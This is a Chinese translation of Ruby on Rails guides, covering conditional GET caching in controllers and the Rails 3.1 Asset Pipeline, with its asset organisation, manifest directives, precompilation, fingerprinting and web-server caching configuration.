你在 Rails.cache 中使用的键和这些在实际中使用的存储引擎中使用的键不一样。他们可能会修改一个命名空间或改变以适应技术的后端约束。这意味着，例如，你不能使用 Rails.cache 保存值，然后尝试使用 memcache-client gem 来获取值。然而，你也不需要担心超出 memcached 限制的大小和违反语法规则。

**3 有条件的 GET 支持**

有条件的 GET 是 HTTP 规格的一个特性，它为 web 服务提供一种方式来告知浏览器对一个 GET 请求的响应与上一个的请求没有变化，可以安全的从浏览器缓存中获取。

通过使用 HTTP\_IF\_NONE\_MATCH 和 HTTP\_IF\_MODIFIED\_SINCE 头部来传递返回唯一的内容标识和内容上次更改的时间戳。如果浏览器发起一个请求，它的内容标识（etag）或者上次更改的时间戳匹配服务器的版本，之后服务器只需要发送会一个包含未更改状态的空响应。

查看上次更改的时间戳和 if-none-match 头部以及决定是否发送整个响应 是服务器（例如我们）的负责的。在 Rails 中使用 conditional-get 支持是非常简单的：

|  |
| --- |
| class ProductsController < ApplicationController      def show      @product = Product.find(params[:id])        # If the request is stale according to the given timestamp and etag value      # (i.e. it needs to be processed again) then execute this block      if stale?(:last\_modified => @product.updated\_at.utc, :etag => @product)        respond\_to do |wants|          # ... normal response processing        end      end        # If the request is fresh (i.e. it's not modified) then you don't need to do      # anything. The default render checks for this using the parameters      # used in the previous call to stale? and will automatically send a      # :not\_modified. So that's it, you're done.    end  end |

If you don’t have any special response processing and are using the default rendering mechanism (i.e. you’re not using respond\_to or calling render yourself) then you’ve got an easy helper in fresh\_when:

如果你没有任何特殊的响应过程，且使用默认的渲染机制（例如：没有使用 respond\_to 或者自己调用渲染），则你可以使用简单的fresh\_when 这个helper方法：

|  |
| --- |
| class ProductsController < ApplicationController      # This will automatically send back a :not\_modified if the request is fresh,    # and will render the default template (product.\*) if it's stale.      def show      @product = Product.find(params[:id])      fresh\_when :last\_modified => @product.published\_at.utc, :etag => @product    end  end |

**4 更多阅读**

* [Scaling Rails Screencasts](http://railslab.newrelic.com/scaling-rails)

## 5.11、[Asset Pipeline](http://guides.ruby-china.org/asset_pipeline.html)

这个指南涵盖了在 Rails 3.1 引进的 asset pipling. 通过浏览这个指南，你将能：

* 理解 asset pipline 是什么和它是做什么的
* 合理的组织应用程序的资源
* 了解 asset pipline 的优点
* 为 pipeline 添加预处理器
* 用一个 gem 打包资源

**目录**

1. [什么是 Asset Pipline?](http://guides.ruby-china.org/asset_pipeline.html#1)
   * [主要功能](http://guides.ruby-china.org/asset_pipeline.html#1-1)
   * [什么是指纹识别和为什么我们要关心](http://guides.ruby-china.org/asset_pipeline.html#1-2)
2. [如何使用 Asset Pipeline](http://guides.ruby-china.org/asset_pipeline.html#2)
   * [资源组织](http://guides.ruby-china.org/asset_pipeline.html#2-1)
   * [连接资源的代码。](http://guides.ruby-china.org/asset_pipeline.html#2-2)
   * [资源清单文件和指令](http://guides.ruby-china.org/asset_pipeline.html#2-3)
   * [预处理](http://guides.ruby-china.org/asset_pipeline.html#2-4)
3. [在开发中](http://guides.ruby-china.org/asset_pipeline.html#3)
   * [关闭调试](http://guides.ruby-china.org/asset_pipeline.html#3-1)
4. [在生产中](http://guides.ruby-china.org/asset_pipeline.html#4)
   * [预编译资源](http://guides.ruby-china.org/asset_pipeline.html#4-1)
   * [即时编译](http://guides.ruby-china.org/asset_pipeline.html#4-2)
5. [自定义 Pipline](http://guides.ruby-china.org/asset_pipeline.html#5)
   * [CSS 压缩器](http://guides.ruby-china.org/asset_pipeline.html#5-1)
   * [JavaScript 压缩器](http://guides.ruby-china.org/asset_pipeline.html#5-2)
   * [使用你自己的压缩器](http://guides.ruby-china.org/asset_pipeline.html#5-3)
   * [改变 *assets* 的路径](http://guides.ruby-china.org/asset_pipeline.html#5-4)
   * [X-Sendfile Headers](http://guides.ruby-china.org/asset_pipeline.html#5-5)
6. [如何缓存](http://guides.ruby-china.org/asset_pipeline.html#6)
7. [为你的 Gems 添加资源](http://guides.ruby-china.org/asset_pipeline.html#7)
8. [为你的函式库或者 Gem 做一个预处理器.](http://guides.ruby-china.org/asset_pipeline.html#8)
9. [从旧的 Rails 版本升级](http://guides.ruby-china.org/asset_pipeline.html#9)

**1 什么是 Asset Pipline?**

asset pipline 是一个提供连结缩小或者压缩 JavaScript 和 CSS 资源的框架。它也添加了用其它语言编写这些资源的功能, 如 CoffeeScript, Sass 和 ERB。

在 Rails 3.1 之前这些功能都是通过第三方 Ruby 库添加进来的，如 Jammit 和 Sprockets. Rails 3.1 默认通过 Action Pack 和 依赖 sprockets gem 的 Sprockets 进行交互.

使 asset pipline 成为 Rails 的核心功能意味着所有的开发者都能从其强大的功能受益. 这些功能使用一个中心库，Sprockets, 将资源预处理，压缩和缩小。 这是 Rails 的 “fast by default” 策略的一部分，这个策略是 DHH 在 RailsConf 2011 概述中的主旨。

在 Rails 3.1 中，asset pipline 是默认开启的。它可在 config/application.rb 里被关闭，只需将以下这行放到应用程序类定义里:

|  |
| --- |
| config.assets.enabled = false |

你也可以在创建一个新应用程序的时候投递 —skip-sprockets 参数来关闭 asset pipline.

|  |
| --- |
| rails new appname --skip-sprockets |

你应该在所有的新应用程序中默认使用它，除非你有特殊的原因去避免使用 asset pipline.

**1.1 主要功能**

pipline 的第一个功能就是连结资源。这在生产环境非常重要，因为它可以避免浏览器为了渲染页面而不得不发送过多的请求。网页浏览器限制了并行请求的数量， 所以更少的请求能让你的应用程序加载更快。

Rails 2.x 介绍了将 :cache => true 放置到 javascript\_include\_tag 或 stylesheet\_link\_tag 方法的尾部能连结 JavaScript 或 CSS 资源。但这个技术有些不足。例如，它不能预先产生缓存和它不能显式调用由第三方库提供的资源。

从 3.1 版开始， Rails 默认将所有的 JavaScript 文件连结成一个主要的 .js 文件，和将所有的 CSS 文件连结成一个主要的 .css 文件。 你将可以在本指南后面学习到如何自定义管理这些文件的策略。在生产环境中， Rails 给每个文件名插入一个 MD5 指纹,以便文件被网页浏览器缓存。你可以通过修改指纹使缓存无效，这在你修改文件后会自动发生。

asset pipline 的第二个功能是资源的缩小或者压缩。对于 CSS 文件，是通过去除空格和注释来实现的。对于 JavsScript, 会有更多的复杂过程。你可以从选项中选择一套构件或者指定你自己的。

asset pipline 的第三个功能是它能你使用更高级的语言来编写资源，然后预编译成实质的资源。默认支持的语言包括 CSS 的 Sass，JavaScript 的 CoffeeScript 和可用于所有资源的 ERB.

**1.2 什么是指纹识别和为什么我们要关心**

指纹识别是一项使一个文件的名字根据文件的内容而定的技术。当文件的内容改变了，文件名也会变。 这提供了辨别两个版本的文件是同一个文件的方法，即使是跨越不同的服务器和部署日期。

当一个文件的名字是唯一的并且基于它的内容， HTTP 头部可以被设定为在任何地方缓存(无论是在 CDNs, 在 ISPs, 在网络设备里，或者是在网页浏览器里)去保存它们自己内容的副本。当内容更新了，指纹识别也会变更。这会引起远端客户端发出一个新的请求获得内容。这一般被叫做 *清除缓存*.

Rails 用于指纹识别的技术是将内容的 hash 插入到名字里，通常在尾部。例如 global.css CSS文件可以被重命名为一个带有它的内容的 MD5 digest:

|  |
| --- |
| global-908e25f4bf641868d8683022a5b62f54.css |

这是 Rails asset pipline 所使用的策略。

Rails 的旧策略是为每个资源附加一个以日期为基础的查询字符串，这些 asset 都会与一个内建的 helper 关联. 原先文件生成的代码看起来像这样:

|  |
| --- |
| /stylesheets/global.css?1309495796 |

这个查询字符串策略有这些弊端:

1. **当文件名只是查询参数部分的不同，不是所有的缓存都会确实地缓存了内容**.  
   [Steve Souders recommends](http://www.stevesouders.com/blog/2008/08/23/revving-filenames-dont-use-querystring/), “…避免对可缓存资源使用查询字符串”。它发现在这种情况下有 5-20% 的请求都不会被缓存。特别是针对一些CDNs的独立缓存，查询字符串起不到太大的作用。
2. **在多服务器环境中，文件名可以在不同的节点之间改变。**  
   Rails 2.x 默认的查询字符基于文件的修改时间。当资源被部署到某个集群，不能确定时间戳会是一样的。这会导致随着处理请求的服务器的不同而使用不同的值。
3. **过多的独立缓存**  
   每当静态资源随着新版本的代码部署时，\_所有\_这些文件的 mtime 都会改变，迫使所有的远程客户端重新刷新它们，即使这些资源的内容没有发生改变。

指纹识别没有使用查询字符串而且确保了文件名与其内容保持同步，所以解决了这些问题。

指纹识别在生产环境下是默认开启的，而在所有其它的环境下是关闭的。你可以通过配置文件的 config.assets.digest 选参去开启或者关闭它。

更多读物:

* [Optimize caching](http://code.google.com/speed/page-speed/docs/caching.html)
* [Revving Filenames: don’t use querystring](http://www.stevesouders.com/blog/2008/08/23/revving-filenames-dont-use-querystring/)

**2 如何使用 Asset Pipeline**

在 Rails 之前的版本里，所有的资源都放置在 public 的子目录下比如 images, javascript 和 stylesheets. 对于 asset pipline, 这些资源现在被指定到 app/assets 目录。这个目录下的所有文件都通过 Sprockets 中间件供应，这个中间件通过引入 sprockets gem 使用。

资源依然可以被放置在 public 目录下。 所有位于 public 目录下的文件都会作为静态资源通过应用程序或者 web 服务器供应。在它们被供应之前必须作一些预处理的文件要放在 app/assets 里。

在生产中，Rails 默认预编译这些文件到 public/assets。 预编译过后的副本会被 web 服务器作为静态资源供应。在生产中，app/assets 里的文件从不被直接供应。

当你创建一个 scaffold 或者一个控制器时，Rails 也会为该控制器创建一个 JavaScript 文件 (或者 CoffeeScript 文件，如果 Gemfile 里有 coffee-rails gem 的话) 和一个层叠式样式表文件 (或者 SCSS 文件，如果 Gemfile 里有 sass-rails的话)

例如，如果你生成一个 ProjectsController, Rails 会同时添加一个新文件位于 app/assets/javascripts/projects.js.coffee 和另一个位于 app/assets/stylesheets/projects.css.scss。你应该将针对某个控制器的 Javascript 和 CSS 放置到它们各自的资源文件里，以便这些文件可以只为这些控制器被加载, 使用诸如 <%= javascript\_include\_tag params[:controller] %> 或者 <%= stylesheet\_link\_tag params[:controller] %> 进行加载.

为了使用 CoffeeScript， 你必须有一个 [ExecJS](https://github.com/sstephenson/execjs#readme) 支持的运行时。如果你使用 Mac OS X 或者 Windows，那你的操作系统已经安装好一个 Javascript 运行时了。 查阅 [ExecJS](https://github.com/sstephenson/execjs#readme) 文档了解更多支持的 JavaScript 运行时。

**2.1 资源组织**

Pipeline assets 可以被放置到一个应用程序中这三个位置中的一个: app/assets, lib/assets 或者 vendor/assets.

app/assets 放置属于应用程序的资源，比如自选图像，JavaScript 文件和样式文件。

lib/assets 用于不在应用程序范围内的自有函式库，或者那些跨应用程序共通的函式。

vendor/assets 用于属于外部实体的资源，比如 JavaScript 插件和 CSS 框架的代码。

**2.1.1 搜寻路径**

当一个文件在资源清单或者 helper 中被指引，Sprockets 会在三个不同的资源地址去搜寻它.

默认的位置是: app/assets/images 和那三个资源地址下的所有 javascripts， stylesheets 子目录。

例如，这三个文件:

|  |
| --- |
| app/assets/javascripts/home.js  lib/assets/javascripts/moovinator.js  vendor/assets/javascripts/slider.js |

会在资源清单里被指引如下:

|  |
| --- |
| //= require home  //= require moovinator  //= require slider |

子目录下的资源同样也可以被访问。

|  |
| --- |
| app/assets/javascripts/sub/something.js |

会像这样被指引:

|  |
| --- |
| //= require sub/something |

你可以在 Rails console 里检阅 Rails.application.config.assets.paths，就可以看到那些搜寻路径了。

附加的(完全有资格的)路径可以在 config/application.rb 里被添加到 pipeline。例如:

|  |
| --- |
| config.assets.paths << Rails.root.join("app", "assets", "flash") |

路径会按找在搜寻路径中出现的顺序被历遍。

有一点非常重要要注意的是，你想在资源清单外引用的文件必须加载到预编译列表里，否则它们在生产环境将不可以用。

**2.1.2 使用索引文件**

Sprockets 对一些特殊的用途会使用名为 index (使用相关扩展) 的文件。

例如，如果你的许多模块都要使用某个 jQuery 函式库，这个函式库存放在 lib/assets/library\_name。 lib/assets/library\_name/index.js 会作为这个库的所有文件的 manifest. 这个文件可以按顺序包含一组需要使用的文件，或者一个简单的 require\_tree 指令。

这个函式库可以作为一个整体被网站应用程序的资源清单像这样访问：

|  |
| --- |
| //= require library\_name |

通过让相关的代码在被其它地方引用之前组织起来，简化了组织结构而且保持事务清晰。

**2.2 连接资源的代码。**

Sprockets 不添加任何新方法去访问你的资源 – 你依旧使用熟悉的 javascript\_include\_tag 和 stylesheet\_link\_tag.

|  |
| --- |
| <%= stylesheet\_link\_tag "application" %>  <%= javascript\_include\_tag "application" %> |

在一般的视图里，你可以这样访问 assets/images 目录下的图片：

|  |
| --- |
| <%= image\_tag "rails.png" %> |

这在你的应用程序使用了 pipeline (并且在当前的环境上下文中没有被关闭)时才会提供，这些文件通过 Sprockets 获得。 如果文件位于 public/assets/rails.png 那么它将通过 web 服务器获得。

另一种情况是，请求一个带有 MD5 哈希值的文件如 public/assets/rails-af27b6a414e6da00003503148be9b409.png 会被同样对待。 在本指南后续的 [In Production](http://guides.ruby-china.org/asset_pipeline.html#in-production) 章节会介绍这些哈希值是如何生成的。

Sprockets 也会搜寻在 config.assets.paths 指定的所有路径，这些路径包括常规的应用程序路径和任何被 Rails engines 添加进来的路径。

如果需要，图片也可以被组织到子目录里，然后在标签中通过指定目录名来访问它们:

|  |
| --- |
| <%= image\_tag "icons/rails.png" %> |

**2.2.1 CSS 和 ERB**

asset pipeline 会自动解析 ERB. 这意味着如果你添加 erb 扩展名到一个 CSS 资源 (例如， application.css.erb), 那么 helpers 如 asset\_path 就可以在你的 CSS 规则中使用:

|  |
| --- |
| .class { background-image: url(<%= asset\_path 'image.png' %>) } |

这会写入被指定的资源的路径。在这个例子中，它可从任何一个资源加载路径里获得一个图像，比如 app/assets/images/image.png. 这个图像会在这被引用。如果这个图像已经是一个指纹识别过的文件存在于 public/assets中的话，会优先引用这个路径。

#FXIME: as a fingerprinted file. 如果你想使用 [data URI](http://en.wikipedia.org/wiki/Data_URI_scheme) — 一个直接将图像数据嵌入到 CSS 文件里的方法 — 你可以使用 asset\_data\_uri helper.

|  |
| --- |
| #logo { background: url(<%= asset\_data\_uri 'logo.png' %>) } |

这会嵌入一个格式正确的 data URI 到 CSS 源文件里

注意，闭合标签不能使用 -%> 的形式。

**2.2.2 CSS 和 Sass**

当我们使用 asset pipeline时， 资源的路径必须重写而且 sass-rails 为下列类别提供了 -url 和 -path helpers(在 Sass 中使用连字符，在 Ruby 中使用下划线) : image, font, video, audio, JavaScript 和 stylesheet.

* image-url("rails.png") 变成 url(/assets/rails.png)
* image-path("rails.png") 变成 "/assets/rails.png".

有更多类似的方式可以使用，但资源的路径和类别都必须指明：

* asset-url("rails.png", image) 变成 url(/assets/rails.png)
* asset-path("rails.png", image) 变成 "/assets/rails.png"

**2.2.3 JavaScript/CoffeeScript 和 ERB**

如果你给 JavaScript 资源添加 erb 后缀名，使它像 application.js.erb，那么你就可以在 JavaScript 代码里用 asset\_path helper 了。

|  |
| --- |
| $('#logo').attr({    src: "<%= asset\_path('logo.png') %>"  }); |

这将被引用的某个特定资源的路径写入。

同样的， 你可以在带有 erb 扩展名的 CoffeeScript 文件 (e.g., application.js.coffee.erb) 中使用 asset\_path helper:

|  |
| --- |
| $('#logo').attr src: "<%= asset\_path('logo.png') %>" |

**2.3 资源清单文件和指令**

Sprockets 使用资源清单文件去确认哪些资源要引入并供应的。 这些资源清单文件包含一些 *指令* — 告诉 Sprockets 哪些文件要被按顺序引入，然后将它们连结成单个 CSS 或者 JavaScript 文件的指示。根据这些指令， Sprockets 加载这些被指定的文件，如果有必要就对它们进行加工，接着将它们连结成单个文件然后压缩它们 ( 如果 +Rails.application.config.assets.compress 为 true ). 由于只处理单个文件而不是多个， 浏览器可以发起更少的请求所以页面的加载时间将会大大的缩减。

例如，一个新的 Rails 应用程序包含了一个默认的 app/assets/javascripts/application.js 文件，这个文件包含了一些行:

|  |
| --- |
| // ...  //= require jquery  //= require jquery\_ujs  //= require\_tree . |

在 JavaScript 文件里，指令以 //= 开头。在这个例子里， 该文件使用了 require 和 require\_tree 指令。 require 指令是用于告诉 Sprockets 需要加入的文件。这里，你加入了 jquery.js 和 jquery\_ujs.js 文件，Sprockets 可以在搜索路径的某个地方找到。 你不需要显式的提供扩展名。当在一个 .js 文件里时，Sprockets 会假设你加入的是一个 .js 文件。

在 Rails 3.1 里， jquery-rails gem 通过 asset pipline 提供了 jquery.js 和 jquery\_ujs.js 文件. 你会在应用程序的目录中看到它们。

require\_tree 指令告诉 Sprockets 递归地去包含在指定目录下\_所有\_ 的 JavaScript 文件到输出里。 这些路径必须在资源清单文件中有相关的指定。 有也可以使用 require\_directory 指令，它会将在某个特定目录下所有的 JavaScript 文件包含进去，但不递归。

指令会从上到下进行处理， 但是通过 require\_tree 包含进来的文件的顺序就没有规定。你不应该在它们中安排顺序。如果你想在连结起来的文件中确保某个 JavaScript 文件内容在其它之前结束， 先将首要的文件填入资源清单。 注意 require 指令集会防止文件被重复包含到输出里。

Rails 也会创建一个默认的 app/assets/stylesheets/application.css 文件，包含以下内容：

|  |
| --- |
| /\* ...  \*= require\_self  \*= require\_tree .  \*/ |

在 JavaScript 文件里可用的指令也可用于 stylesheets (当然是包含 stylesheets 文件而不是 JavaScript 文件). require\_tree 指令在 CSS资源清单中的用法和在 JavaScript 的用法是一样的，就是加入当前目录下的所有 stylesheets 文件。

在这个例子中使用了 require\_self。 这将文件中的 CSS (如果有) 放置到 require\_self 调用的准确位置。如果 =require\_self+ 被调用超过一次，只有最后一次调用有效。

如果你像使用多个 Sass 文件，你通常可以使用 [Sass @import rule](http://sass-lang.com/docs/yardoc/file.SASS_REFERENCE.html#import) 替代这些 Sprockets 指令。使用 Sprockets 指令的话，所有在 Sass 文件中定义的变量和 mixins 都只能在其被定义的文档中可用.(译者注: 虽然连结成同一个文件，但定义的变量等是相对独立的。而用 @import 的话则可以在所有关联的 Sass 文件中通用.)

你可以有和你需要的一样多的资源清单文件。例如 admin.css 和 admin.js资源清单可以包括被用于应用程序管理部分的 JS 和 CSS 文件.

排序方式和前面提到的一样。特殊情况下， 你可以指定独立的文件然后它们就会被按照指定的顺序编译。例如，你会通过这个方法连结三个 CSS 文件：

|  |
| --- |
| /\* ...  \*= require reset  \*= require layout  \*= require chrome  \*/ |

**2.4 预处理**

文件的扩展名被用于判断某个资源文件要进入哪个预处理过程。当一个控制器或者一个 scaffold 是由 Rails 默认的 gemset 生成时， CoffeeScript 文件和 SCSS 文件会代替常规的 JavaScript 和 CSS 文件被生成。 前面的使用过例子的控制器为 "projects"，则它会生成一个 app/assets/javascripts/projects.js.coffee 和一个 app/assets/stylesheets/project.css.scss 文件。

当这些文件被请求时，它们会分别被 coffee-script 和 sass gem 提供的处理器处理，然后编译好的 JavaScript 和 CSS 文件送回给浏览。

其它层的预处理可以通过添加其它的扩展被加入，扩展的处理顺序按是从右到左。这应该用于需要按顺序处理的过程。例如，一个名为 app/assets/stylesheets/project.css.scss.erb 的式样文件是被当作 ERB 处理，然后是 SCSS，最后为 CSS。对应用到 JavaScript 文件也是同样的 — app/assets/javascript/projects.js.coffee.erb 显示作为 ERB, 然后是 CoffeScript, 接着就是 JavaScript了。

谨记这些处理器的顺序是很重要的。例如，如果调用你的 JavaScript 文件 app/assets/javascripts/projects.js.erb.coffee， 那么现由 CoffeeScript 拦截器先处理。它不能解析 ERB 所以你会碰到问题。

**3 在开发中**

在开发环境中，资源文件按照在资源清单文件中的指定顺序以单独文件方式被供应。

这个资源清单app/assets/javascript/application.js：

|  |
| --- |
| //= require core  //= require projects  //= require tickets |

会生成如下 HTML:

|  |
| --- |
| <script src="/assets/core.js?body=1"></script>  <script src="/assets/projects.js?body=1"></script>  <script src="/assets/tickets.js?body=1"></script> |

Sprockets 需要 body 参数.

**3.1 关闭调试**

你可以通过如下更新 config/enviorments/development.rb文件以关闭调式模式:

|  |
| --- |
| config.assets.debug = false |

当调试模式关闭后，Sprockets 对所有的文件进行必要的预处理和连结。随着调试模式的关闭，相对与上面 manifest会生成:

|  |
| --- |
| <script src="/assets/application.js"></script> |

在服务器启动后，资源在第一次请求时被编译并缓存。Sprockets 设置 must-revalidate Cache-Control 的 HTTP 头部去防止在后续的请求开销 — 浏览器会获得一个 304 (Not Modified) 的回应。

如果在各请求之间，任何在资源清单里的文件发生了变更，服务器会返回一个重新编译的文件。

调试模式也可以通过 Rails 的 helper 方法开启：

|  |
| --- |
| <%= stylesheet\_link\_tag "application", :debug => true %>  <%= javascript\_include\_tag "application", :debug => true %> |

如果调试模式已经开启，:debug 选项则是多余的。

你可能会在开发模式中开启压缩以作一个完整性检查，或者可以在需要调试时按需关闭。

**4 在生产中**

在生产环境中，Rails 使用上面提到过的指纹识别方案。默认情况下，Rails 认为资源已经预编译过并且将会由 web 服务器以静态资源供应。

在预编译阶段，MD5 是从已编译的内容生成的，然后在文件写入到磁盘时插入到文件名中。这些指纹识别过的名字都被用于 Rails helpers 替代资源清单的名字。

例如这个:

|  |
| --- |
| <%= javascript\_include\_tag "application" %>  <%= stylesheet\_link\_tag "application" %> |

生成像这样的东西：

|  |
| --- |
| <script src="/assets/application-908e25f4bf641868d8683022a5b62f54.js"></script>  <link href="/assets/application-4dd5b109ee3439da54f5bdfd78a80473.css" media="screen" rel="stylesheet" /> |

这个指纹识别动作是由 Rails 的 config.assets.digest 设置控制的 (默认除了在生产环境中为 true 外，其它环境都为 false).

一般情况下默认选项不应该被改变。如果文件名里没有摘要(译者注:digests)，而且 far-futrue 头部也没有设置的话，远程客户端永远都不会在它们的内容变更时去刷新它们。

**4.1 预编译资源**

Rails 本身绑定了一个 rake 任何去编译资源资源清单和 pipeline 中的其它文件到磁盘里。

编译后的资源都被写入到了在 config.assets.prefix 指定的位置里。默认情况下，是 pulibc/assets 目录。

在开发期间你可以在服务器调用这个任务以直接在服务器上生成已编译版本的资源文件。 如果你对生产环境的文件系统没有写入权限， 你可以在本地调用这个任务然后部署编译好的资源。

这个 rake 任何是:

|  |
| --- |
| bundle exec rake assets:precompile |

为了更快速的预编译资源，你可以在 config/application.rb 里将 config.assets.initialize\_on\_precompile 设置为 false 去部分加载你的应用程序。虽然这么做模板会看不到应用程序对象和方法。 **Heroku 要求这个为 false.**

如果你设置 config.assets.initialize\_on\_precomile 为 false, 在部署之前确保在本地测试 rake assets:precompile. 这应该会因为你的资源引用了应用程序对象或者方法而报错, 因为在开发模式范围内会忽略这个标记的值. 改变这个标记也会影响到 engines. Engines 也可以指定预编译资源. 因为完整的环境还没有加载完, engines (或者其他的 gems) 将不会被加载, 这会引起资源丢失.

Capistrano (v2.8.0 或以上) 包含了一个处理这个情况的方法. 把下面这行加到 Capfile:

|  |
| --- |
| load 'deploy/assets' |

这把在 config.assets.prefix 里指定的目录链接到 shared/assets. 如果你已经使用了这个共享文件夹, 那你就需要自己写一个部署任务了.

这个目录在各部署之间共享是很重要的, 因为这样做可以让远程缓存的页面(来自旧的已编译资源)依然对有已缓存页面有效.

如果你在本地预编译资源, 你可以在服务器上使用 bundle install --without assets 去避免安装资源 gem ( Gemfile 里资源分组的 gems).

编译文件的默认匹配器包括 application.js, application.css 和所有非 JS/CSS 文件 (会自动包含所有的图像资源):

|  |
| --- |
| [ Proc.new{ |path| !File.extname(path).in?(['.js', '.css']) }, /application.(css|js)$/ ] |

那些匹配器 (和其它在预编译数组里的成员; 看下面) 适用已经最后编译好的文件名. 也就是说所有要编译成 JS/CSS 的文件都不会被包含, 要和 JS/CSS 文件一样; 例如, .coffee 和 .scss 文件都\*不\*会被自动包含进去,因为它们要编译成 JS/CSS.

如果又其它的 manifests 或者单独的式样和 JavaScript 文件要包含, 你应该将它们添加到 precompile 数组里:

|  |
| --- |
| config.assets.precompile += ['admin.js', 'admin.css', 'swfObject.js'] |

rake 任务也会生成一个 +manifest.yml , 这个文件包含了所有资源和它们各自的指纹识别列表. 这被 Rails helper 方法用于避免将匹配请求调回给 Sprockets. 常规的资源清单文件像这样:

|  |
| --- |
| ---  rails.png: rails-bd9ad5a560b5a3a7be0808c5cd76a798.png  jquery-ui.min.js: jquery-ui-7e33882a28fc84ad0e0e47e46cbf901c.min.js  jquery.min.js: jquery-8a50feed8d29566738ad005e19fe1c2d.min.js  application.js: application-3fdab497b8fb70d20cfc5495239dfc29.js  application.css: application-8af74128f904600e41a6e39241464e03.css |

manifest 的默认位置是 config.assets.prefix (默认为 ‘/assets’) 指定的位置. 这可以在 config.assets.manifest 选项更改, 并且必须指定一个完整的路径:

|  |
| --- |
| config.assets.manifest = '/path/to/some/other/location' |

如果在生产环境中有已预编译资源的丢失, 你将会得到一个 Sprockets::Helpers::RailsHelper::AssetPaths::AssetNotPrecompiledError 异常去指明丢失的文件名.

**4.1.1 Far-future Expires header**

已预编译的资源存在于文件系统里并且直接由你的 web 服务器提供。它们默认不具有 far-future 头部， 由于指纹识别的影响，你不得不更改你的服务器配置去添加它们。

对于 Apache:

|  |
| --- |
| <LocationMatch "^/assets/.\*$">    # Use of ETag is discouraged when Last-Modified is present    Header unset ETag    FileETag None    # RFC says only cache for 1 year    ExpiresActive On    ExpiresDefault "access plus 1 year"  </LocationMatch> |

对于 nginx:

|  |
| --- |
| location ~ ^/assets/ {    expires 1y;    add\_header Cache-Control public;      add\_header ETag "";    break;  } |

**4.1.2 GZip 压缩器**

当文件被预编译时， Sprockets 也会创建一个 [gzipped](http://en.wikipedia.org/wiki/Gzip) (.gz) 版本的资源文件。 Web 服务器一般会配置使用一个适当的压缩率作为折衷方案，但由于预编译只发生一次，Sprockets 使用最大的压缩比率。 这样可以使传输的数据达到最小值。另外， web 服务器可以配置成直接从磁盘获取压缩内容， 而不用自己压缩这些未压缩文件。

Nginx 会在开启 gzip\_static 时自动这么做：

|  |
| --- |
| location ~ ^/(assets)/  {    root /path/to/public;    gzip\_static on; # to serve pre-gzipped version    expires max;    add\_header Cache-Control public;  } |

这个指令在提供了该功能的核心模块被编译进 web 服务器时可用。 Ubuntu 的软件包, 即使是 nginx-light 也有编译这个模块。不然， 你就需要自己手动编译：

|  |
| --- |
| ./configure --with-http\_gzip\_static\_module |

如果你用 Phusion Passenger 编译 nginx， 那么你需要在提示这个选项时让它通过。

强制配置 Apache 是可行的，但棘手。 请 Google。 (或者请更新这个指南，如果你有对 Apache 很好的配置示例)

**4.2 即时编译**

有些情况你也像使用即时编译。在这个模式下，所有的资源请求都直接由 Sprockets 处理。

开启这个选项：

|  |
| --- |
| config.assets.compile = true |

在第一次请求时，资源会被编译并以上面开发模式给出的方式被缓存。还有就是在 helpers 里用到的 manifest 的名字被改成含有 MD5 哈希值。

Sprockets 同时会将 Cache-Control HTTP 头部设置为 max-age=31536000. 这告诉所有在你客户端浏览器和服务器之间的缓存将会被缓存 1 年。这样做的作用是减少了向服务器对这些资源的请求数量；这些资源能很好的缓存在本地浏览器缓存或者一些中间缓存。

这个模式使用更多的内存， 比默认的运行得更慢。也不建议这么做。

如果你将一个产品应用程序部署到任何没有预装 JavaScript 运行时的系统上时，你应该想要加入这个到你的 Gemfile 里:

|  |
| --- |
| group :production do    gem 'therubyracer'  end |

**5 自定义 Pipline**

**5.1 CSS 压缩器**

通常都选 YUI 压缩 CSS. [YUI CSS compressor](http://developer.yahoo.com/yui/compressor/css.html) 提供最小化功能。

下面几行会启用 YUI 压缩器，这需要 yui-compressor gem.

|  |
| --- |
| config.assets.css\_compressor = :yui |

config.assets.compress 必须被设置为 true 才能使用 CSS 压缩器

**5.2 JavaScript 压缩器**

JavaScript 可选的压缩器有 :closure, :uglifier 和 :yui。 它们分别需要 closure-compiler, uglifier 或者 yui gems。

Gemfile 默认包括 [uglifier](https://github.com/lautis/uglifier). 这个 gem 用 Ruby 封装了 [UglifierJS](https://github.com/mishoo/UglifyJS) (为 NodeJS 所编写). 它通过去除空白符去压缩你的代码。它也包括其它的可定制选项如尽可能的将 if 和 else 表达式改成三元表达式。

如下引入 uglifier JavaScript 压缩器:

|  |
| --- |
| config.assets.js\_compressor = :uglifier |

注意必须将 config.assets.compress 设置为 true 才能使用 JavaScript 压缩器

为了使用 uglifier，你需要 [ExecJS](https://github.com/sstephenson/execjs#readme) 支持的运行时。如果你使用 Mac OS X 或者 Windows， 你的系统已经安装有 JavaScript 运行时了。 查阅 [ExecJS](https://github.com/sstephenson/execjs#readme) 文档了解支持的 JavaScript 运行时.

**5.3 使用你自己的压缩器**

CSS 和 JavaScript 的压缩器配置设置也接受任何对象。 这个对象必须有一个接受一个字符串参数的 compress 方法并且必须返回一个字符串。

|  |
| --- |
| class Transformer    def compress(string)      do\_something\_returning\_a\_string(string)    end  end |

传递一个 new 对象给 application.rb 里的配置选项：

|  |
| --- |
| config.assets.css\_compressor = Transformer.new |

**5.4 改变 *assets* 的路径**

Sprockets 默认使用的公共路径为 /assets.

它可以被改成其它的：

|  |
| --- |
| config.assets.prefix = "/some\_other\_path" |

**5.5 X-Sendfile Headers**

X-Sendfile 头部是 web 服务器的一个指令,用于忽略来自应用程序的回应(response)而是提供磁盘里的指定文件. 这个选项默认是关闭的, 但也可以被开启,如果你的服务器支持它. 当开启时, 这将负责把文件提供给 web 服务器, 而且更快.

Apache 和 nginx 支持这个选项, 这可以在 config/environments/production.rb 里被开启.

|  |
| --- |
| # config.action\_dispatch.x\_sendfile\_header = "X-Sendfile" # for apache  # config.action\_dispatch.x\_sendfile\_header = 'X-Accel-Redirect' # for nginx |

如果你升级一个已有的应用程序并且想使用这个选项, 务必只将这个配置选项粘贴进 production.rb 和任何其它被定义为生产行为的环境 (不是 application.rb).

**6 如何缓存**

Sprockets 使用 Rails 默认的缓存存储去在开发和生产环境中缓存资源.

TODO: Add more about changing the defualt store.

**7 为你的 Gems 添加资源**

资源也来自外部源,以 gems 的形式.

一个很好的例子就是 jquery-rails gem, 它来自 Rails 标准的 JavaScript 函式库 gem. 这个 gem 包含了一个继承了 Rails::Engine 的 engine 类. 通过这么做, Rails 被告知这个 gem 的目录会包含资源, 然后这个 engine 的 app/assets, lib/assets 和 vendor/assets 目录会被添加到 Sprockets 的搜索路径里.

